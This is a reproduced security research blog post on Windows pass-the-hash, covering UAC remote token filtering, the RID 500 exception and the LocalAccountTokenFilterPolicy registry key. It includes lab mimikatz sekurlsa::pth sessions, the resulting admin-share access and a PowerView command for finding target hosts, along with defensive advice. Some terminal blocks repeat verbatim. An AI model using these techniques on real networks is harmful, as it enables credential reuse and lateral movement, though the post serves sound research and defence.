Pass-the-Hash Is Dead: Long Live LocalAccountTokenFilterPolicy

posts.specterops.io/pass-the-hash-is-dead-long-live-localaccounttokenfilterpolicy-506c25a7c167

Will Schroeder 9 июля 2017 г.

Nearly three years ago, I wrote a post named “Pass-the-Hash is Dead: Long Live Pass-the-Hash” that detailed some operational implications of Microsoft’s KB2871997 patch. A specific sentence in the security advisory, “” led me to believe (for the last 3 years) that the patch modified Windows 7 and Server 2008 behavior to prevent the ability to pass-the-hash with non-RID 500 local administrator accounts. My colleague Lee Christensen recently pointed out that this was actually incorrect, despite Microsoft’s wording, and that the situation is more nuanced than we initially believed. It’s worth noting that pwnag3’s seminal “What Did Microsoft Just Break with KB2871997 and KB2928120” article also suffers from the same misunderstandings that my initial post did.

We now have a better understanding of these topics and wanted to set the record straight as best we could. This is my mea culpa for finally realizing that KB2871997, in the majority of situations, had absolutely *nothing* to do with stopping “complicating” the use of pass-the-hash in Windows enterprises. Apologies for preaching the incorrect message for nearly 3 years- I hope to atone for my sins :) And as always, if there are errors in this post, please let me know and I will update!


Clarifying KB2871997

So what did this patch actually do if it didn’t automatically “*prevent network logon and remote interactive logon to domain-joined machines using local accounts*”? As Aaron Margosis describes, the patch introduced, among many other changes, two new security identifiers (SIDs): **S-1–5–113** (NT AUTHORITY\Local account) and **S-1–5–114** (NT AUTHORITY\Local account and member of Administrators group). As detailed in the Microsoft article, these SIDs can be used through group policy to effectively block the use of **all** local administrative accounts for remote logon. Note that while KB2871997 backported these SIDs to Windows 7 and Server 2008/2012, they were incorporated by default in the Windows operating system from Windows 8.1 and Server 2012 R2+. This is something that Sean Metcalf has previously mentioned and Aaron specifically clarified in the comments of that Microsoft post.

Sidenote: Luckily for us, this also means that any user authenticated on the domain can enumerate these policies and see what machines have these restrictions set. I’ll cover how to perform this type of enumeration and correlation in a future post.

I assumed, incorrectly, that this patch modified existing behavior on Windows 7 machines. Since Windows Vista, attackers have been unable to pass-the-hash to local admin accounts that weren’t the built-in RID 500 Administrator (in most situations, see more below). Here we can see that KB2871997 is not installed on a basic Windows 7 install:

Yet executing pass-the-hash with the ‘admin’ non-RID 500 account that’s a member of local Administrators fails:




```
C:\Users\admin\Desktop\mimikatz_trunk\x64>mimikatz.exe

  .#####.   mimikatz 2.1 (x64) built on Mar  5 2017 22:41:35
 .## ^ ##.  "A La Vie, A L'Amour"
 ## / \ ##  /* * *
 ## \ / ##   Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
 '## v ##'   http://blog.gentilkiwi.com/mimikatz             (oe.eo)
  '#####'                                    with 20 modules * * */

mimikatz # crypto::hash /password:Password123!
NTLM: 2b576acbe6bcfda7294d6bd18041b8fe
LM  : e52cac67419a9a22c17ec4fe2a5374cb
MD5 : 3e649f4db026fb32e9938e1390d6a5e6
SHA1: e30d1c18c56c027667d35734660751dc80203354
SHA2: 3eb17eaa86fe728298f1f07c16f1e37f389bafba71092010052fce7d08cd60bb

mimikatz # privilege::debug
Privilege '20' OK

mimikatz # sekurlsa::pth /ntlm:2b576acbe6bcfda7294d6bd18041b8fe /user:admin /domain:.
user    : admin
domain  : .
program : cmd.exe
impers. : no
NTLM    : 2b576acbe6bcfda7294d6bd18041b8fe
  |  PID  2964
  |  TID  484
  |  LSA Process is now R/W
  |  LUID 0 ; 1107041 (00000000:0010e461)
  \_ msv1_0   - data copy @ 00000000017356B0 : OK !
  \_ kerberos - data copy @ 0000000001785178
   \_ aes256_hmac       -> null
   \_ aes128_hmac       -> null
   \_ rc4_hmac_nt       OK
   \_ rc4_hmac_old      OK
   \_ rc4_md4           OK
   \_ rc4_hmac_nt_exp   OK
   \_ rc4_hmac_old_exp  OK
   \_ *Password replace -> null

mimikatz #
```

Administrator: C:\Windows\system32\cmd.exe

```
Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation.  All rights reserved.

C:\Windows\system32>dir \\WINTEST\C$
Access is denied.

C:\Windows\system32>
```

So this behavior existed even before the KB2871997 release. Part of this confusion was due to the language used in the security advisory, but I take responsibility for not testing the situation fully and relaying the correct information. While we do highly recommend Aaron's recommendations of deploying GPOs with these new SIDs to help mitigate lateral spread, we also reserve the right to still smirk at the KB's original title ;)



Before:

Microsoft Security Advisory: Update to fix the Pass-The-Hash Vulnerability: May 13, 2014

Article ID: 2871997 View products that this article applies to.

After:

Microsoft Security Advisory: Update to improve credentials protection and management: May 13, 2014

Article ID: 2871997 View products that this article applies to.

Remote Access and User Account Control

So if the patch isn't affecting this behavior, what is preventing us from using pass-the-hash with local admin accounts? And why does the RID 500 account operate as a special case? Adding to that, why are domain accounts that are members of local administrators exempt from this blocking behavior as well? Also, over the past several years we've also noticed on some engagements that pass-the-hash will still work with non-RID 500 local admin accounts, despite the patch being applied. This behavior always bugged us but we **think** we can finally explain all these inconsistencies.

The actual culprit for all these questions is user account control (UAC) token filtering in the context of remote access. I always thought of UAC solely in the context of local host actions but there are various implications for remote situations as well. The "User Account Control and Remote Scenarios" section of the Microsoft "" document and "" post both explain a lot of this behavior, and clarified several points for me personally.

Tl;dr for any non-RID 500 local admin account remotely connecting to a Windows Vista+ machine, whether through WMI, PSEXEC, or other methods, the token returned is "filtered" (i.e. medium integrity) even though the user is a local administrator. Since there isn't a method to remotely escalate to a high-integrity context, except through RDP (which needs a plaintext password unless 'Restricted Admin' mode is enabled) the token remains medium integrity. So when the user attempts to access a privileged resource remotely, e.g. ADMIN$, they receive an "Access is Denied" message despite **technically** having administrative access. I'll get to the RID 500 exception in a bit ;)

For local user accounts in a local "Administrators" group, the "" document describes the following behavior:

When a user with an administrator account in a Windows Vista computer's local Security Accounts Manager (SAM) database remotely connects to a Windows Vista computer, .

Microsoft's "" post describes this in another way:

When a user who is a member of the local administrators group on the target remote computer establishes a remote administrative connection…they will not connect as a full administrator. If the user wants to administer the workstation with a Security Account Manager (SAM) account, the user must interactively log on to the computer that is to be administered with Remote Assistance or Remote Desktop.

And for domain user accounts in a local "Administrators" group, the document states:

When a user with a domain user account logs on to a Windows Vista computer remotely, and the user is a member of the Administrators group, and UAC is disabled for the user on the remote computer for that session.

So that explains why local admin accounts fail with remote access (except through RDP) as well as why domain accounts are successful. But why does the built-in RID 500 Administrator account act as a special case? Because by default the built-in administrator account (even if renamed) runs all applications with full administrative privileges ("full token mode"), meaning that user account control is effectively not applied. So when remote actions are initiated using this account, a full high-integrity (i.e. non-filtered) token is granted, allowing for proper administrative access!


There is one exception- "Admin Approval Mode". The key that specifies this is at **HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Policies\System\FilterAdministratorToken** and is disabled by default. However, if this key is enabled, the RID 500 account (even if it's renamed) is enrolled in UAC protection. This means that remote PTH to the machine using that account will then fail. But there's a silver lining for attackers- this key is often set through Group Policy, meaning that any domain authenticated user can enumerate what machines do and do not have FilterAdministratorToken set through the application of GPOs. While this will miss cases where the key is set on a standard "gold" image, performing this key enumeration from the initial machine an attacker lands on, combined with GPO enumeration, should cover most situations.

And remember that while Windows disables the built-in -500 Administrator account by default, it's still fairly common to see it enabled across enterprises. My original pass-the-hash post covered basic remote enumeration of this information, and this post goes into even more detail.

LocalAccountTokenFilterPolicy

There’s another silver lining for us attackers, something that has much more defensive implications than we initially realized. Jonathan Renard touched on some of this (as well as Admin Approval Mode) in his “” post, but I wanted to expand just a bit in relation to the overall pass-the-hash discussion.


If the **HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Policies\System\LocalAccountTokenFilterPolicy** key exists (which doesn’t by default) and is set to 1, then remote connections from **all** local members of Administrators are granted full high-integrity tokens during negotiation. This means that a non-RID 500 account connections aren’t filtered and can successfully pass-the-hash!



```
C:\Users\admin\Desktop\mimikatz_trunk\x64>mimikatz.exe

  .#####.   mimikatz 2.1 (x64) built on Mar  5 2017 22:41:35
 .## ^ ##.  "A La Vie, A L'Amour"
 ## / \ ##  /* * *
 ## \ / ##   Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
 '## v ##'   http://blog.gentilkiwi.com/mimikatz             (oe.eo)
  '#####'                                     with 20 modules * * */

mimikatz # crypto::hash /password:Password123!
NTLM: 2b576acbe6bcfda7294d6bd18041b8fe
LM  : e52cac67419a9a22c17ec4fe2a5374cb
MD5 : 3e649f4db026fb32e9938e1390d6a5e6
SHA1: e30d1c18c56c027667d35734660751dc80203354
SHA2: 3eb17eaa86fe728298f1f07c16f1e37f389bafba71092010052fce7d08cd60bb

mimikatz # privilege::debug
Privilege '20' OK

mimikatz # sekurlsa::pth /ntlm:2b576acbe6bcfda7294d6bd18041b8fe /user:admin /domain:.
user    : admin
domain  : .
program : cmd.exe
impers. : no
NTLM    : 2b576acbe6bcfda7294d6bd18041b8fe
  |  PID  2964
  |  TID  484
  |  LSA Process is now R/W
  |  LUID 0 ; 1107041 (00000000:0010e461)
  \_ msv1_0   - data copy @ 00000000017356B0 : OK !
  \_ kerberos - data copy @ 0000000001785178
   \_ aes256_hmac       -> null
   \_ aes128_hmac       -> null
   \_ rc4_hmac_nt       OK
   \_ rc4_hmac_old      OK
   \_ rc4_md4           OK
   \_ rc4_hmac_nt_exp   OK
   \_ rc4_hmac_old_exp  OK
   \_ *Password replace -> null

mimikatz #
```

Administrator: C:\Windows\system32\cmd.exe

```
Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation.  All rights reserved.

C:\Windows\system32>dir \\WINTEST\C$
Access is denied.

C:\Windows\system32>
```




Registry Editor

File Edit View Favorites Help

```
Internet Settings
MCT
Media Center
MMDevices
MSSHA
NetCache
OEMInformation
OOBE
OptimalLayout
Parental Controls
Personalization
PhotoPropertyHandler
PnPSysprep
Policies
  ActiveDesktop
  Attachments
  Explorer
  NonEnum
  System
    UIPI
PreviewHandlers
PropertySystem
Reliability
RenameFiles
Run
RunOnce
Setup
SharedDLLs
Shell Extensions
```

Name	Type	Data
(Default)	REG_SZ	(value not set)
ConsentPromptBehaviorAdmin	REG_DWORD	0x00000005 (5)
ConsentPromptBehaviorUser	REG_DWORD	0x00000003 (3)
dontdisplaylastusername	REG_DWORD	0x00000000 (0)
EnableInstallerDetection	REG_DWORD	0x00000001 (1)
EnableLUA	REG_DWORD	0x00000001 (1)
EnableSecureUIAPaths	REG_DWORD	0x00000001 (1)
EnableUIADesktopToggle	REG_DWORD	0x00000000 (0)
EnableVirtualization	REG_DWORD	0x00000001 (1)
FilterAdministratorToken	REG_DWORD	0x00000000 (0)
legalnoticecaption	REG_SZ	
legalnoticetext	REG_SZ	
PromptOnSecureDesktop	REG_DWORD	0x00000001 (1)
scforceoption	REG_DWORD	0x00000000 (0)
shutdownwithoutlogon	REG_DWORD	0x00000001 (1)
undockwithoutlogon	REG_DWORD	0x00000001 (1)
ValidateAdminCodeSignatures	REG_DWORD	0x00000000 (0)
LocalAccountTokenFilterPolicy	REG_DWORD	0x00000001 (1)

Computer\HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Policies\System



```
C:\Users\admin\Desktop\mimikatz_trunk\x64>mimikatz.exe

  .#####.   mimikatz 2.1 (x64) built on Mar  5 2017 22:41:35
 .## ^ ##.  "A La Vie, A L'Amour"
 ## / \ ##  /* * *
 ## \ / ##   Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
 '## v ##'   http://blog.gentilkiwi.com/mimikatz             (oe.eo)
  '#####'                                     with 20 modules * * */

mimikatz # crypto::hash /password:Password123!
NTLM: 2b576acbe6bcfda7294d6bd18041b8fe
LM  : e52cac67419a9a22c17ec4fe2a5374cb
MD5 : 3e649f4db026fb32e9938e1390d6a5e6
SHA1: e30d1c18c56c027667d35734660751dc80203354
SHA2: 3eb17eaa86fe728298f1f07c16f1e37f389bafba71092010052fce7d08cd60bb

mimikatz # privilege::debug
Privilege '20' OK

mimikatz # sekurlsa::pth /ntlm:2b576acbe6bcfda7294d6bd18041b8fe /user:admin /domain:.
user    : admin
domain  : .
program : cmd.exe
impers. : no
NTLM    : 2b576acbe6bcfda7294d6bd18041b8fe
  |  PID  2964
  |  TID  484
  |  LSA Process is now R/W
  |  LUID 0 ; 1107041 (00000000:0010e461)
  \_ msv1_0   - data copy @ 00000000017356B0 : OK !
  \_ kerberos - data copy @ 0000000001785178
   \_ aes256_hmac       -> null
   \_ aes128_hmac       -> null
   \_ rc4_hmac_nt       OK
   \_ rc4_hmac_old      OK
   \_ rc4_md4           OK
   \_ rc4_hmac_nt_exp   OK
   \_ rc4_hmac_old_exp  OK
   \_ *Password replace -> null

mimikatz #
```

```
Administrator: C:\Windows\system32\cmd.exe
Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation.  All rights reserved.

C:\Windows\system32>dir \\WINTEST\C$
Access is denied.

C:\Windows\system32>dir \\WINTEST\C$
 Volume in drive \\WINTEST\C$ has no label.
 Volume Serial Number is 1249-F12D

 Directory of \\WINTEST\C$

07/13/2009  08:20 PM    <DIR>          PerfLogs
03/10/2017  05:19 PM    <DIR>          Program Files
07/13/2009  10:08 PM    <DIR>          Program Files (x86)
03/10/2017  05:18 PM    <DIR>          Users
03/10/2017  05:22 PM    <DIR>          Windows
               0 File(s)              0 bytes
               5 Dir(s)  53,750,149,120 bytes free
```

So why would you possibly set this registry entry? Googling for the key name will turn up different scenarios where this functions as a workaround, but there's one frequent violator: Windows Remoting. There is a non-trivial amount of Microsoft documentation that recommends setting LocalAccountTokenFilterPolicy to 1 as a workaround or solution to various issues:

- ""
- ""
- ""
- ""
- ""


In addition, I believe there are some situations where the WinRM quickconfig may even set this key automatically, but I was not able to reliably recreate this scenario. Microsoft's "" document further details:

Because of User Account Control (UAC), the remote account must be a domain account and a member of the remote computer Administrators group. If the account is a local computer member of the Administrators group, then UAC does not allow access to the WinRM service. To access a remote WinRM service in a workgroup, UAC filtering for local accounts must be disabled by creating the following DWORD registry entry and setting its value to 1: [HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Policies\System] LocalAccountTokenFilterPolicy.

This is bad advice, BAD BAD **BAD BAD BAD**! I realize that this setting *may* be needed to facilitate some specific WinRM deployment scenarios, but once LocalAccountTokenFilterPolicy is set to 1 then **ANY** local administrator account on a machine can be used to pass-the-hash to the target. I feel that most people, myself included, have not realized the actual security implications of this modification. The only real warning I saw through all of the Microsoft documentation was "". As this setting enables a large amount of risk for an enterprise environment, I hoped for a better set of definitive guidance and warnings from Microsoft beyond "*consider the implications*", but ¯\_(ツ)_/¯

Operationally (from an offensive perspective) it's good to check if your pivot machine has the LocalAccountTokenFilterPolicy key set to 1, as other machines in the same subnet/OU may have the same setting. You can also enumerate Group Policy settings to see if this key is set through GPO, something again that I will cover in a future post. Finally, you can use PowerView to enumerate any Windows 7 and Service 2008 machines with Windows Remoting enabled, hoping that they have run some kind of Windows Remoting setup incorrectly:

```
Get-DomainComputer -LDAPFilter "(|(operatingsystem=*7*)(operatingsystem=*2008*))" -SPN "wsman*" -Properties dnshostname,serviceprincipalname,operatingsystem,distinguishedname | fl
```



```
PS C:\Users\admin\Desktop> Get-DomainComputer -LDAPFilter "(|(operatingsystem=*7
*)(operatingsystem=*2008*))" -SPN "wsman*" -Properties dnshostname,serviceprinci
palname,operatingsystem,adspath,distinguishedname | fl


dnshostname          : WINDOWS1.testlab.local
distinguishedname    : CN=WINDOWS1,CN=Computers,DC=testlab,DC=local
serviceprincipalname : {WSMAN/WINDOWS1, WSMAN/WINDOWS1.testlab.local,
                       RestrictedKrbHost/WINDOWS1, HOST/WINDOWS1...}
operatingsystem      : Windows 7 Ultimate N

dnshostname          : WINDOWS2.testlab.local
distinguishedname    : CN=WINDOWS2,CN=Computers,DC=testlab,DC=local
serviceprincipalname : {WSMAN/WINDOWS2, WSMAN/WINDOWS2.testlab.local,
                       RestrictedKrbHost/WINDOWS2, HOST/WINDOWS2...}
operatingsystem      : Windows 7 Ultimate N
```

It's also worth noting that Microsoft's LAPS effectively renders everything here moot. As LAPS randomizes the local administrator password for machines on a periodic basis, pass-the-hash **will** effectively still work, but it greatly limits the ability to recover and reuse local key material. This renders traditional PTH attacks (with local accounts at least) largely ineffective.

Have fun!

Originally published at .